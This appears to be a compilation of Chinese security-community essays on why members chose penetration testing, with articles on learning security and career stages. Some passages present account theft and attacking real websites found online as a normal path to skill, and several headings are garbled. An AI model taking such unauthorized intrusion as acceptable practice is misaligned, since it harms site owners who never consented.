回来原点，为什么商业化的东西出入这么大???

前期交互、情报搜集 这两个阶段一开始便已经做的不足了 (个人观点 不喜勿喷 欢迎指正)

很多情况下客户提供的资料仅是一个 IP / 域名，或者是几个，往往只是资产的一部分，但是渗透测试的定义是什么??

模仿黑客的攻击行为？黑客只会攻击你那几个特定的 IP / 域名吗?

不可能的，但是现实生活中你进行渗透测试的时候，你所测试的范围却仅仅是客户提供出来的那些 IP / 域名，一旦测试了不该测试的，那就是越界了。

提供渗透测试服务一般是在规定时间内完成的，简单说就是与时间赛跑，但是黑客呢?

不一样，黑客的时间却是无限的 Google Hacking SET APT 这些手段渗透测试中基本可以说是用不到的，但是黑客却能使用，这又是一方面缺失或者你会觉得上面的手段看上去很厉害，但真正好好利用起来，那就是另外一回事。

假设有个管理员，生日是 2 月 33 号，它所使用的密码是 Admin233+++ 这个密码看上去强度足够了，长度 11 位，够长了吧，大小写有了，数字有了，字符也有了，但是被人社工的话，却是那么的脆弱。

现在的渗透，更多的偏向于 Web 上面的渗透，测试的都是对 web 服务进行的测试，但是由于 waf IPS IDS 之类的存在，有时候就算你找到了可疑的利用点，也不是那么容易 bypass 的。

但渗透测试仅仅是针对这方面的吗？不是的

相信大家都看过诸葛建伟的 "metasploit 魔鬼训练营" (感谢诸葛建伟大大为我们翻译了这么本好书) 里面就有提到了针对 app scada 工控的渗透，感觉国内的渗透更像是一个分支(中……中国特色社会主义化????) 针对的更加多的则是 web 层面的

这方面的原因可能有很多，怕影响客户的业务或者客户的网络结构比较简单，像是有大型网络结构的企业，一般会有自己的安全团队进行专门的管理、维

护、测试或者是业务。内网分开，像是这几天一直在看 wooyun 镜像的关于 SSRF 的案例，有很多最后给出来的都是与内网隔离，影响不大的(感谢猪哥秀了一把 SSRF 的肌肉)

就现在渗透而言,更多的对客户 web 上部署的数据、资料进行测试，很少会进入到核心进行测试(毕竟也不会给你这个机会吧)，种种的导致了和字面上的不同，可能这就是理想与现实的区别??

websec

谈到安全之路，我觉得一切都是缘分，大一大二的我，学习并不是很好，很多外在原因导致自己厌学情绪严重，然后就这样混了两年，跟朋友通宵撸，抽烟喝酒什么的，基本以前没干过的事情，再那两年都差不多干完了。

这样的日子很快到了大三，面临选择方向，当时我们网工由两个选择，其一，安全；其二，开发，我毅然决然选择了安全。

一方面开始觉得自己不太会编程，所以避重就轻，选择了这个方向，我们这个方向是领了一本叫 《python 黑帽子》 的书，里面各种攻击方式让我重新爱上了学习，我记得我当时模仿书本写了一个键盘记录的脚本，发现真的能够实现记录功能，一时间高兴的像个 800 斤的胖子，大三过的很快，到了下学期，纷纷忙着招公司实习，我凭借我的良好的表达能力被我们 hr 看上了，顺利进入某 x 实习。

一进去感觉自己和别人差距好大，什么 hackbar，谷歌黑客，burpsuite 都没碰过，更不知道有 sql 注入，文件上传，xss，逻辑漏洞这玩意，于是我特别努力，公司发给我的资料我都很认真看，然后拿下了自己的第一个站，这种感觉特别酷，随之而来，发现自己要学的越来越多。

我关注了很多安全有关的公众号，注册了很多安全网站，freebuf，漏洞盒子，补天，我也买了很多书，kali 渗透，python 各种书籍，社会工程学，seay 的代码审计等，我发现书本是个好东西，代码更是个好东西，我慢慢的喜欢上了安全这条路，每天除了上班，晚上回去就是我的看书时间，每天花一个半小时看书，我觉得书本的核心内容永远不会过时。

最后我只想说一句：路漫漫其修远兮，吾将上下而求索。

0x584A

触电

我所知道的渗透以前叫入侵,只是后来研究这块的人多了便有了 渗透 这个文雅的词.

初中时期因为好奇,所以对此产生了强烈的兴趣,假期宅在家翻教程看.也是这些东西潜移默化的影响,从电脑房技术员,成长变成一名已经工作满 3 年的 PHPer.

中间也有尝试去一家做网络安全的公司,想为其贡献自己的一份力量.不幸在面试几轮后被淘汰.

初心

前几个月,在信安看到了有关于 CISP-PTE 的考证,便去了解了一下，发现很多安全类新闻头条都有推动，并且测评中心也提供了很一套完善的知识体系大纲. 便制定了一个目标，根据学习大纲中的知识域自学一年，也就是明年年底前学完，并去报考该证书，争取一次通过.

现在一边结合 MDN 上的文档，及 《图解 HTTP》 的书籍学习第一个 HTTP 知识体，边学边笔记记录成长.

除了上班逐渐变的越来越宅了，剩下的就仅有这点爱好了. 自己选的路，痛并快乐着.

共勉!

哑夜

初识黑客是一个非常机缘巧合的事情，小的时候看电视。偶然遇到一档节目，虽然不是专门介绍黑客的，但是讲了相关的事情。其中挖掘者（专门寻找各种漏洞）这个词，让我十分的着迷。当时虽然只有几年级，但是从这件事后对于黑客，这个种子就算是深深的扎根在心中了。

再后来强烈要求父亲给买来了电脑，连上网。也会在网上找各种各样的东西来看来学，对比那时和现在，不得不感慨环境好了很多也坏了很多。但是总体上来讲还是变好了。国家在慢慢的规范行业的发展，也有越来越多的资本进入，我们也在逐步的了解认识黑客这一群体。

小的时候家里管的严格，没能像其他前辈其他大佬一样选择辍学专门去研究渗透测试。是我的不幸也是我的万幸，没能在当时的环境里，没能拥有更多的学习经历，经验；万幸的又是我顺利的一直读书到现在，这样对我个人而言，眼界会更为开阔能够见识到更多的内容，尽管少了很多前辈们的实战经验。

废话了很多，我想我之所以选择渗透测试，选择信息安全。更多的是喜爱吧，对技术的渴望，那种能带给人强烈满足感的技术。

下面简单谈谈几个问题的个人看法：

1、为什么加入这个圈子?

一个圈子之所以成为一个圈子，是因为一群人有着相同的兴趣爱好。愿意加入这个圈子，是因为这个圈子有能够吸引他的地方。对不同的人来说，吸引的点各不相同。对小白而言，他希望的是前辈的指点，有人能够提供他一个百度过后仍然无法解决的问题。对于稍微有些基础的人而言，他希望能够见识更多的内容，能够学到更多的东西。

一个圈子能积极活跃的运转下去就在于成员有集体的意识，要能让加入圈子的人有一种归属感。来到这，“嗯，这就是我的家，这就是和我志趣相投的一群人”。

另外一个就是和下一个问题有关系，这个圈子要能够提供给成员好处。

再补充一个，良好的氛围尤其重要，当然这个问题比较难。

一个，相同的兴趣爱好；另一个，提供好处，再一个，良好的氛围。

2、加入圈子有什么好处?

能够获得自己想要的学习资源；自己的问题能够被解答；良好的氛围能够让大家相互提升相互进步，就是一群热爱技术的相互探讨。不涉及利益，就是单纯的爱好。

3、如何构建一个好的良性循环?

网上的资源千千万万，能够很好的整理出来，做一份大多数人都可以使用的教程，我觉得这是一个很好的想法。国家在规范信息安全，也建立相关的大学专业，但是毕竟会离社会实际有一定的距离，缺乏一定的实际操作。而这些是我们民间可以自己做的。信息很多，整理出来也是一份很大的工作。

对于圈子而言，我们可以尝试着分块：教程区，讨论区；实战交流区。

Hunter

从小就对计算机特别有兴趣，每当有机会能接触到电脑时，便从任务管理器，控制面板开始，了解电脑各种各样的功能，也开始计划着以后成为一个很厉害的程序员。

经历了 QQ 号被盗，打游戏遇到开外挂的，特别是棱镜事件出现后，我就希望我以后能做点什么，来预防这些事情的发生，不过那时候还不知道有信息安全这个专业。

后来通过一些途径了解到程序员这份工作也不像自己想的那么好，比如经常性的加班，随时可能面临的裁员等，便放弃了进入计算机领域的想法，而且当时以为学计算机就是当程序员。

高考因为分数不够没能报考自己喜欢的飞行相关专业，一时不知道自己以后该干什么。家里的一个亲戚认识一位大学教授，特地给他打电话询问了专业的相关情况，他说他给我推荐两个专业，其中之一就是信息安全。还给我解释了当前网络安全局势紧迫，这个方面有很大的人才缺口，工作很好找。

突然想起自己以前曾经渴望过对付各种各样的网络威胁，上网搜了一下发现似乎也不用像程序员那样没日没夜的工作，并且很好找工作，待遇也不错，就这样与信息安全结缘了。

目前大二学生一枚，由于课程繁多还没有怎么接触过安全方面的东西，编程方面倒是学了不少，感觉比起渗透测试更喜欢做开发方面的工作，我觉得这是因为对渗透测试还不够了解的缘故吧。考虑自己报考这个专业的初衷，我想以后我的偏好或许会有所改变。

不死鸟

初识：

我生活在农村，接触网络比较晚。家里没有电脑，更没有宽带。第一次接触网络还是国产山寨机的 2G 网络。

之后，也不知什么原因，知道了盗号，刷砖，刷流量这些玩意。也一一尝试摸索了一遍。是的，这些很 low，在当时的我看来，这些的确有点小酷。

也就渐渐迷上了这些东西，但是，要说学到什么东西，我自己也是说不上了的。

初探：

大一的时候，自己手痒，搭建了一个 WordPress 小站，现在看来同样很 low。但它成了我学习信息安全的一个切入点。

缘由是这样的，安全意识不足，ssh 弱口令被人爆破出来了！！！之后，还发现黑我服务器的家伙，拿我的服务器去做 ddos。

说来惭愧，搭建网站的时候，Linux 基础也不扎实，遇到问题后几乎就是瞎查 linux 文档，瞎百度如何处理。

后来，其实也处理掉了它 chatrr 设定过的后门等其它黑我的家伙留下来的文件。

但是，不自信，还是稍作备份，把系统重装了。这一波处理操作，让我深刻体会到网络安全的重要性。

大二的时候，成绩条件允许，就放弃了自己之前的光电专业，转专业到网络工程（学校没有网安专业，这个还靠点边）。

进一步：

比较幸运，转专业之后，学校这边也想提高信息安全人才的培养，整了个第一届学校的网络攻防大赛（其实就一很水的 CTF 比赛），确实比较幸运，拿了个一等奖。也借那次机会，认识到学校里面其他对信息安全兴趣较为浓厚的小伙伴。

后面，也跟这些小伙伴一起打过其它的 CTF 竞赛，不过，属实能力较菜，一直没有拿到一个好名次，好在，大家也都在进步。现在，有了周围的这些小伙伴，大家一起相互学习，学习的目标和动力就明确多了。

所以，不怕现在菜如狗的我。何况，我还年轻，还能再学。

回归：

现在学习渗透，有以下原因吧。

1. 想找一个工作

2. 想提高自己的能力，免得自己放网上的东西被人整了都不知如何应付。

3. 想影响，提高周围人的完全意识。我的很多信息都还在他们手上，比如学校教务处的管理员设个弱口令，别人把我信息都拿去了，这可不好玩。当然，或许也可能已经发生了。

4. 希望世界美好一点的想法也不是没有。

5. 兴趣吧。

6. 简言之：兴趣，加自己的些许期待。

Migic_Zero

我说一下我的故事吧。

小学的时候去看快乐星球的那个电视剧，当时的我和电视剧中的孩子们一般大。

其中有一个剧情是，主人公乐乐的参赛作品被他的一个高年级孩子入侵然后篡改掉了。接着他参赛失败。

后来他去问自己的爸爸，他爸爸是做软件的。他爸爸说他应该是被人黑掉了。然后帮他找原因。

从这里开始，我燃起了极大的好奇心。

此后我在媒体的不断报道中看到了多次入侵案例，当然这里我不讨论他们的行为好坏。

直到 2005 年的熊猫烧香，我觉得这简直太酷了。后来在我内心便有了这么一个梦。

不过那时候也因为年龄小，小学初中直到高中都没什么机会接触电脑。只是零零星星的去了解一点。

在高中的时候，有一本数学的必修课，应该是必修三吧。讲了算法和程序，我当时隐约觉得这个就是编程啊！编程就是按照你的想法去设计你想要的结果，让计算机执行！其实这个想法早在初中就曾有过。我算不算天生程序员呢?

(笑脸)后来我就在网上搜集各种各样的信息，看过国内最早，也算最好的黑客杂志，比如黑 X 档案，黑客防线等等。从 IPC$ 到 3389 弱口令等各种端口入侵，缓冲区溢出等。

我反复看了多遍，慢慢的理解了。但是还什么都不懂。后来搜寻了网上各种各样的视频。我莫名其妙入了 web 的坑。

2015 年开年，我拿到了 WooYun 邀请码。这对我来说，意义很大。再后来，基本泡在 WooYun，我从很多大牛的漏洞中分析认为代码更重要。所以开始了学习代码之旅。

从 C 入门，到 web 前端，后端(我当时是 php)。再到 python。然后就在多个平台学习漏洞插件编写，学习将思想写成代码的过程。学习代码调试技巧。这段时间成长迅速。此后自己开始搞白盒审计。

再后来得到了国内一家安全公司的实习。开启了我的新旅程。介于篇幅，不多说了。我挺喜欢这个公众号，也愿意分享一些自己的东西。希望大家有所启发。

风雨中这点痛算什么

首先说明，自己是一枚开发。想说说自己感悟分享给兄弟们。软件开发经常被网友们调侃为搬砖的，其实说的也没错，我自己也一直以为自己是个搬砖的。

天天感觉堆的代码毫无意义，虽然钱拿得多一点但是我不快乐。我本人很喜欢计算机，c++，java，c# 都会。

但是在这行呆久了始终也明白一些道理： 语言和技术只是工具，真正的武器是大脑。

趁着自己年轻，打算好好规划自己的职业：

走技术，两种情况（一种是专，一种是广）：

专：个人技术单方面能力十分突出，成为某个领域的牛人。这个虽然说起来简单，但是实际真的很难。一门语言想要学会可能只需要半年，可是想要精通恐怕需要一辈子。

而且开发这种职业性质想要达到这种程度光努力是不够的，更重要的需要平台，大数据量和高并发，干过的兄弟都懂。

广：架构师 同样需要常年的经验，而且精通各种服务器，数据库，中间件的部署和性能优化。更难，其实我是对这个不感兴趣。

信息行业技术迭代很快，从前几年的安卓移动，h5 前端泡沫到现在的 python 都可以看出，技术一直在往简单易用的方向进行发展。核心技术虽然相对慢一点，但更新换代也是迟早的事情。

下一个潮流在哪里呢？

下一个浪潮中我会不会失业？

管理(项目经理):

1、本质上，我是不愿意管人的。催人赶项目也是一个很心累的活。上有老板，下有员工。两头夹着做人。

2、搞技术搞习惯了，去管人真的是一件很痛苦的事情。因为人比机器复杂。

3、快乐吗？这是个问题，反正我是属于那种不会减压的人，有心事整宿睡不着的那种。

综合以上：

选择渗透主要还是因为兴趣吧，在加上现在中国网络安全行业势头还不错。也是发展中国家的必经之路。虽然工资可能会低点，但是工作量相对少，职业性质也非常不错，虽然入门非常困难，但是路还很长，还年轻。

所以还有可能。

信安群大学生还是蛮多的。打算在计算机从业的哥们 有什么疑惑都可以问我，互相交流。群友共勉。

null

最近群主搞了个活动，让大家谈谈为什么选择渗透之路。

作为最早能免费入群的我，必须得响应群主号召，希望我们群能够很好地发展壮大。

我目前毕业一年多，本专业是通信，工作中被分配来搞安全了，是的，没看错，就是被分配。就这样接触到了安全这个行业，一开始是搞安卓 app 的检测，不过自己也在平时关注了一些安全网站，加入了一些群，在接触安全方面信息的时候，自己产生了一定的兴趣，安全行业就带有黑客那种乐趣，攻防的乐趣，自己也就想在这上面进行学习尝试。

当时工作上把 app 主要的安全风险熟悉了一下，但是由于没有搞过安卓开发以及对底层系统的学习不深，在这方面就没有做多深入。当时对 app 的组件、功能、信息传递方式有了大概了解，但是通过一些了解，感觉自己在这方面差不多饱和了，进一步研究就需要搞逆向加固，但是自己这方面又完全毫无积累，通信出来的自己感觉对网络层更熟悉一点，对于软件逆向和操作系统底层完全没感觉。

后来随着项目的变化，也需要搞渗透测试，因此自己也就转到这上面来了，随着自己对安全行业了解的更深入，发现这个行业目前的需求比较大，很值得去做，这也更坚定了自己从事这行的信心。

目前在渗透测试方面，自己还感觉到自己积累不足，搞安全本身就是需要积累的，因此还将在安全的路上不断学习，边学边用，边用边学。

chl

主要还是因为兴趣吧。

我是在高二玩 Arduino 时第一次接触编程的，那时候感觉这个小小的芯片很神奇，可以通过程序来掌控电路的运行状况。

接着就不可避免的接触到了树莓派，第一次用上了 linux，后来在学习树莓派 linux 的时候看到了 wifi 破解，然后又接触到了 Aircrack-ng 以及其他的一些无线安全工具。

此时还只算是一个脚本小子，只会使用工具，原理什么的一概不懂。然而大学阴差阳错的被调剂到了化学专业……我真正有意识的想走安全这条路还是在大二，玩通关了看门狗 1 和 2 从而对渗透产生了浓厚的兴趣。

╮(￣▽￣"")╭ 突然觉得不能只会用工具，要掌握其背后的运行机制，于是入了信息安全这个坑。

混迹于看雪，52pojie，i 春秋等平台。在学习过程中发现自己对 web 安全的基础几乎为 0，再加上对分析 pe 文件的行为以及漏洞利用情有独钟，所以想先从二进制开始学起(并不是我不了解 web 对于渗透的重要性，最近正在想办法恶补)现在已经掌握了一些基本溢出漏洞的 exp 编写，正在学习自己编写 shellcode。

目前处于比较迷茫的状态，由于不喜欢化学专业，挂科太多，可能会有毕不了业的风险，我不知道该怎么办，希望能有大佬为我指点迷津，我先谢谢大家了。

总结

虽然是一年前写的，现在看来又有不一样的感觉，现在的交流群没有当时那么活跃，这里的很多小伙伴我都不记得去哪里了，只有那么几个 ID 经验坚持加入到了我们的核心团队，其他的小伙伴，对于 ID 我都没那么熟悉了，很长时间不见踪影，感慨万千，希望上面的小伙伴在文章下面留言，说一说你这一年多的变化，过的好吗？希望你们能够看见，回想起当年写这个的感受，是否还记得当时的情景。

谷 翻 阿

原创 myh0st 信安之路 2019-07-18

前面聊了一下安全的价值和意义，最后来聊一下安全的学习之路吧，这个聊完基本上吹牛逼的文章就结束了，后面要专心研究研究技术，写写技术方面的文章了，毕竟技术是实实在在的，而吹牛逼的东西都是比较虚的，需要有一定的资历才可以完全理解，引起共鸣，这是一年多的工作学习的经验总结，虽说不能登啥大雅之堂，但是也是自己的心得体会，不具有权威性，仅供参考。

为了更好的吹牛逼，我会结合武侠类的电视中从一个菜逼摇身一变变成武林高手的过程来说。我们经常在电视中看到小说的主人公，从小被欺负，一直梦想着拥有强大的能力进行抵抗，往往在最落魄的时候会出现一些转机，比如：获得一本武林秘籍、一个素未谋面的前辈发现你骨骼惊奇收你为徒，从此在练武的路上越走越远，最终成为一代武林高手。

像武林那样，在成为武林高手之前，先是获得了一个学习的资料，然后经过后天的努力，最后成为高手，对于我们互联网安全来说，资料的获取是非常容易的，而且数量惊人，就怕你没时间学，不怕没有资料可学，那么为什么没有成为武林高手呢？原因有很多，比如：缺乏动力坚持下去、资料太多无从下手、学习方法不对效率低、无法战胜懒惰的心理等等。能让你放弃一件事的理由有很多，但是让你一直坚持下去的路可能只有一条，所以很多人一直未能走到最后，成为武林高手。

在武侠电视剧中，主人公通常都有一些自己的目标，比如：有一个强大的敌人，想要报血海深仇、家道中落想要恢复往日荣光并且没有可以依靠的人只剩自己孤身一人、天资聪慧想要改变世界等等。其实这些目标就是让主人公可以战胜练武过程中的苦累和枯燥，每天恨不得不睡觉的练习，希望可以早日完成心中的目标。所以对于我们而言，你一直没有坚持下去可能是因为你心中没有目标，走一步算一步，走着走着就走歪了，既然选择了安全这条路，那么就要为自己定下一些目标，为这个目标而努力奋斗，排除一切的诱惑，达成目标。

在电视剧中我们还会经常看到一些武学秘籍，其中包含了两种，分别是提升内力的内功心法以及提升招式变化的拳谱剑谱啥的，这两种功夫是完全不同的，但是是相辅相成的，内力强招式更有杀伤力，内力弱招式就是花拳绣腿。而在安全技术方面也是可以这么区分的，我们经常关注的技术怎么用，其实可以算作武功招式，而其中原理就是内功心法，怎么用技术当然重要，但是知道为什么这么用，那就是内力了，有了内力，无论招式如何变化，我们都可以应对自如，适用各种场景。

在练武的时候，小白阶段还是会以招式为主要的学习内容，学着学着发现招式都学会了还是打不过别人，遇到瓶颈怎么办？对，就是提升内力！安全的学习

也一样，最开始会先学习安全的基础技术，比如：安全的工具怎么用，历史出现过的漏洞怎么复现等等，一段时间之后会发现一直在做重复的事情，相同的原理在改变一种形式之后发现无从下手了，别人没有分享过，怎么办？当你知道其中原理之后，即使场景千变万化，核心不变，同样可以自如应对。

安全是基于主体存在的，所以我们在学习任何一个方向的安全时，首先应该了解主体、熟悉主体、对主体了如指掌，比如：学习 web 安全，你需要对 web 非常熟悉，web 是怎么运行的，web 相关的协议是怎么样的，如何编写网站代码，网站包含哪些功能等等，所以学习安全不能急功近利，大家都喜欢别人将漏洞环境给你搭建好，自己跟着操作，到最后，自己只会找问题但是缺失了对原理的了解，遇到问题还是无法解决。在企业里工作更多的是需要你解决问题的能力，不了解根源很难快速定位并解决问题，希望大家在学习的时候踏踏实实，一步一个脚印，自己搭环境比你花钱买环境更有意义，虽然难虽然累，成长显著。

信安之路一直以来都是以原理为主做分享，不是不重视怎么用，而是想要让大家提升内力来应对安全技术场景的不断变化，虽然怎么用对于大家来说可以直接看到成果，短期内是非常有成效的，但是从长远来看，学会原理是必须经历的，我们希望大家都可以走的更远。俗话都说了，授人以鱼不如授人以渔，虽然鱼比渔更受人欢迎，但是从长远来看，渔更重要更长久。

知识星球是一个沉淀技术资料的好地方，我能说我们的星球有多好多好，可能没有大家想要的漏洞利用的工具、漏洞的细节、0day 这些人人喜欢的东西，但是我们也不会随便分享一些链接、文档，因为这些每个人都可以收集分享，我们秉持的原则是，可以分享，但是分享的内容一定是自己看过并觉得值得分享且要提出自己的原创看法心得的，不然分享的意义就会大打折扣，知识星球也就变成了一个链接和文档的收藏夹，这样的星球又有什么意义。

信安之路这个公众号，持续运营两年多了，坚持原创，很少转载，我们会一直坚持一个原则，技术类文章必须原创，经验类文章可以转载。今天刚好是知识星球两周年的最后一天，过了今天我们会将加入星球的费用提升一些，内容越来越多，门槛当然也得提高，但是我们会一直坚持投稿加入的方式，我们欢迎每一个热爱技术分享的小伙伴。

这两年星球沉淀的文档超过了 1100 个，精华超过 220 个，主题数超过了 1500 个，主要的分享人是我，分享的内容会根据我的学习路径来，毕竟同时做两个方向是不太可能的，之前的一年分享的大多数是跟甲方安全建设相关的，也有很多是我们的合伙人应急响应小组的组长分享的关于应急响应的资料，我相信未来会有更多的人参与分享，在星球内分享自己的学习和工作经验，赞赏费固定 6.66 元，钱不是重点，重点是大家都在进步，前路漫漫大家一路通行，信安之路由我们一起守护。

迎 阿 脚 矿 矿练 (f)落 购

原创 myh0st 信安之路 2019-03-18

俗话说“坚持就是胜利”，可见想要获得最后的胜利是需要坚持，而坚持并不是一件容易的事情，在坚持的过程中会出现各种各样的情况来打断你，诱惑你放弃坚持，而如何坚持到底，对于每一个最终成功的人来说都有自己不同的方式，我们今天就来聊聊我的一些感受。

从我学习安全开始到现在这几年里，可以分为几个阶段：

1、大学期间，初入安全行业

2、毕业后的第一份工作，深入一个安全方向

3、辞职后进入甲方工作，不断扩大知识域

在不同的阶段学习的方式不同，遇到的问题也不一样，下面就分开来说一下。

入门安全

这个阶段最容易产生迷茫，不知道该学什么，如何学，总想有个大神带带，经常会看到这个阶段的人在网上找师傅、加好友、加入各种组织、混迹各大论坛等。为什么会有这样的想法？

因为学安全难啊！看着别人在网络上，SRC 平台挖了多少洞、CTF 比赛得了多少名，到自己这里想搞一个站却无从下手，题不会做、洞挖不出来，急呀！想着有个大佬能指点一二，自己就可以打比赛、挖 SRC 刷洞啦，说实话，这个想法很天真。

这个阶段每一个人都会经历，我以前参加学校的 CTF 比赛，自己却啥都不会，就在各大 QQ 群问题目怎么做，希望能有人帮忙解决，可是有多少有心人会帮你？就算帮你，也不可能代替你去参加比赛，只能指点一下，当你基础为零的时候，即使指点了你，你也未必能理解。当初做一个 ctf 题目是关于 sql 注入的，而题目设计时将一些常见的关键词进行了过滤，无法直接使用工具跑出来，当初我连 sql 注入是什么，怎么玩都不知道，更别提过滤了之后怎么玩啦，当初就请教了一下别人，而得到的答案是过滤了一些关键词，虽然得到了提示，但是还是不知道该怎么办，然后继续追问，得到的安全是过滤了空格，可是我还是不知道怎么办，再问人家，只能跟你说 key 了，真实菜到了极点，最终通过学习，根据提示寻找资料，在学长的带领下搞定了。

从这个例子中可以看出，在你没有基础或者没有学习相关基础的情况下，即使有人帮你，给你一些提示，你也未必能解决问题，所以问问题之前，要自己先对要问的问题进行学习和研究，将自己的研究成果记录下来，实在解决不了，把你的整理的结果连同问题一起提出来，既方便前辈帮你定位问题，也方便你解决问题。

说了这么多，也没提坚持的事情，学安全是我的本科专业，将来是要靠安全谋生路的，无论如何是不能放弃的，但是不放弃是一回事，大部分时间用来学习是需要坚持的，每天坚持学习安全和上课学习安全是两码事，前者主动学习、后者是被迫学习，最终的结果大家可想而知，自然得到的成就不一样。那么如何做到每天坚持学习呢?

人是需要激励的，做一件事能否长久，在于能否不断找出自己的目标，长期的目标是方向，短期的目标成就感，成就感的来源也是需要不断变化的，比如最初搞渗透，第一次拿到网站的 webshell，成就感非常强，当你拿第一千个 webshell 的时候，你还有当初的感觉吗? 当然没有，早就习以为常啦。当你可以不断找出短期的成就感来源时，那么你这件事就可以一直做下去而不会觉得枯燥。

我当初的成就感来源有:

1、安全对于我来说是一个陌生的领域，对学习这个领域下的任何技术都有新鲜感，随着不断的学习新鲜感慢慢退去;

2、没了新鲜感怎么办? 参加 ctf 比赛获得名次，当初是在学校的比赛中获得过一等奖的;

3、拿了最高的奖，再去参加也没啥意思了，然后在网络上寻找目标进行实战，获得网站的权限;

4、拿下过目标之后，同样的操作也没啥意思，然后就加入了 90sec 边学习边分享，得到更多志同道合的朋友认可，成就感油然而生。

5、毕业之后找一份好的工作，比如大厂 bat、乙方龙头企业等

渗透测试

在学校的阶段主要是打基础，基础在什么位置，那么你毕业之后得到的机会就在什么位置，为什么有的人毕业之后去了 bat 这些大公司，有些人去了乙方企业的龙头，而有的人连工作都不好找，这就是因为在学校的时候为专业付出的努力和时间不同导致的。

我当初第一份工作简历都没用，大三下学期就被人选择了去实习（貌似是邀请了两个同学被拒绝了，我是第三个邀请的，因为前两个确实在安全技术方面比我好，比我学习安全的时间长），然后一待就是四年。

这四年间一直在做渗透测试，包括：web 安全、内网安全（主要），大学期间学的最多的是 web 安全，工作之后主攻内网安全，在这个阶段的成就感来源就是能在工作中体现自己的价值，比如：

1、收集目标相关信息，找到入口，突破边界进入内网时的快感

2、进入内网之后，拿到内网最高权限之后的成就感

而这些做的多了，自然就没有当初的那种快感，久而久之，就想着出去做一个与现在不同的工作，比如将自己的渗透测试经验应用都甲方企业的安全建设当中，防止黑客的攻击。

甲方安全

辞职之后来到北京，由于没有甲方工作经验，去甲方做渗透测试，我也不大感兴趣，最后拉勾给了我这个机会，虽然是以安全工程师的身份进入的拉勾，但是做的事情几乎是主导，做任何事情都是由我来提出并进行落地，在这个过程中，不只是技术上的提升，还有思维方式的变化，从一个技术点到整个知识面，从整体上思考安全，而不是单个点。

这里的成就感来源就是经过不断的学习，找出公司安全的薄弱点，提出安全整改方案，并将方案落地，这个过程中的点点滴滴都是新鲜的，落地之后发挥了一定的作用，这都是成就感的来源。

由于在拉勾几乎是我一个人在做安全，也没有人可以交流，只能通过网络与一些志同道合的人一起交流，所以信安之路是我一直以来最大的成就感来源，每天需要不断的学习、不断的成长才能为大家分享一些经验、技术等，现在都已经成为习惯，一天不学习，就会感觉空落落的，只学习不会带来成就感，而分享出来，得到大家的认可也就得到了成就感，这也是我一直坚持下去的理由。

我目前的想法就是要做有意义的事情，信安之路的目标就是分享信息安全技术提升大家的技术，能够有人因为信安之路而原创文章并分享，这也是信安之路存在的意义，希望各位与我一同坚持下去，做一个有价值的人。

总结

不管学习什么，做什么领域，能够一直坚持下去，是需要理由的，能不断的给自己找出短期坚持学习的理由，那么你就能一直坚持下去，你的坚持也一定会

给你带来回报，无论是金钱还是名誉，为了让你的学习不那么枯燥，积极分享自己的所学所感，得到大家的认可，引起大家的讨论都是一件有意义的事情。

阿 脚 败 罗

原创 myh0st 信安之路 2019-07-16

今天我们来聊一聊与互联网安全相关的各个阶段，对于从事互联网行业的人来说，互联网安全或多或少都听过，但是最终从事这个行业的人少之又少，很大的一部分原因是因为学习的过程枯燥乏味，安全威胁是动态变化的，需要不断的学习，更重要的是，无论做甲方还是乙方，成就感很低，除了安全行业中直接对抗的技术参与者（比如：渗透测试、红蓝对抗）能够享受对抗的快感以外，其他的参与者很难长期兴趣满满的做一些看不到效果的事情，所以能够一直坚持在一线从事安全相关工作是非常值得尊敬的。

从我自己的理解来看，信安之路上有参与者，以外有旁观者，旁观者居多，参与者中分很多个阶段，比如：对安全有一定的认知、下决心从事安全行业、努力提升技术能力、思考安全的价值体现、做对整个安全行业有帮助的事情，下面就来聊聊各个阶段的思考。

安全行业的旁观者

这个应该是人数最多的，一般从事着互联网上不同的工作，偶尔关注一些安全行业的动态，比如：发生的安全事件、安全行业的资讯等。

安全行业的参与者

想要进入某个行业，必然是因为一些因素，近些年的优秀的安全从业人员非常短缺，好多企业招不到合适的人才，工资待遇水涨船高，这个因素完全可以吸引很大一部分旁观者的加入。整个行业人才稀少不是因为知道这个行业的人少，而是能坚持下来的人少，从以往的经历来看，从事安全行业的人普遍学历比较低，因为安全行业中的渗透测试的工作，对于学历的要求不高，因为只要你能找出安全问题，那么你就可以体现你的价值，证明你的能力，跟学历的关系不大。

对于安全有一定的认知

安全行业的人虽然少，但是涉及的内容非常多，同样是安全从业者，光从技术方面就可以分出非常多的大方向，比如：移动安全、web 安全、运维安全、威胁分析、入侵检测、红蓝对抗、渗透测试、主机安全、取证溯源、物联网安全、云安全、AI 安全等等，每一个方向都足以让一个人研究大半辈子，如果你能知道这其中的几个方向是干什么的，那么你就算对安全有了一定的认知，很有可能会进入下一个阶段。

决定从事安全行业

当你对一个安全放心了解之后，到你下决心做一件事，还是有比较长的路要走，可能是因为目前从事的工作不喜欢或者无法养家糊口，也可能是真的喜欢安全工作中的挑战与激情，当你已经参加工作之后想要换行业，这是需要非常慎重的，而如果你只是一个学生，只要你有自信，那就选择挑战，年轻人失败有什么可怕的，大胆的选择安全行业，成就感不是其他行业能比的。

开启技术提升之旅

这个阶段会非常的难，但是如果有一群志同道合的人一起学习，一起交流，然后互相鼓励，那么这个过程会非常有意思，你不只是可以提升技术，还能结交很多志同道合的朋友，我在学习阶段，通过网络与 90sec 的很多成员一起学习分享，很多曾经的网友就成为了如今现实的朋友，大家一起探讨技术，分享技术，而且我们所学的技术是可以改变世界的，我们守护的是一群完全不懂安全的小白，这是我们的使命。

思考安全的价值

技术研究时间久了，慢慢的我们就会思考，我一直做的这件事的意义是什么？我的价值如何体现？通常这个部分人已经是行业中的小领导，需要跟一些不懂安全的领导汇报工作，不管是为下属还是为自己，都需要争取一些利益，当你无法在领导面前体现你的价值时，你是无法说动领导为你或者你的团队升职加薪的，所以需要思考安全的价值，以及安全的价值如何通过数据进行展示。

提升安全行业的影响力

这个阶段的人才已经可以说是行业的领袖，通过自己的努力提升整个行业的价值，而不仅仅是在自己负责的企业安全价值，这是需要有非常大的影响力才行，我就不多说什么了。

练　　维ⓡ 阿

原创 myh0st 信安之路 2019-08-07

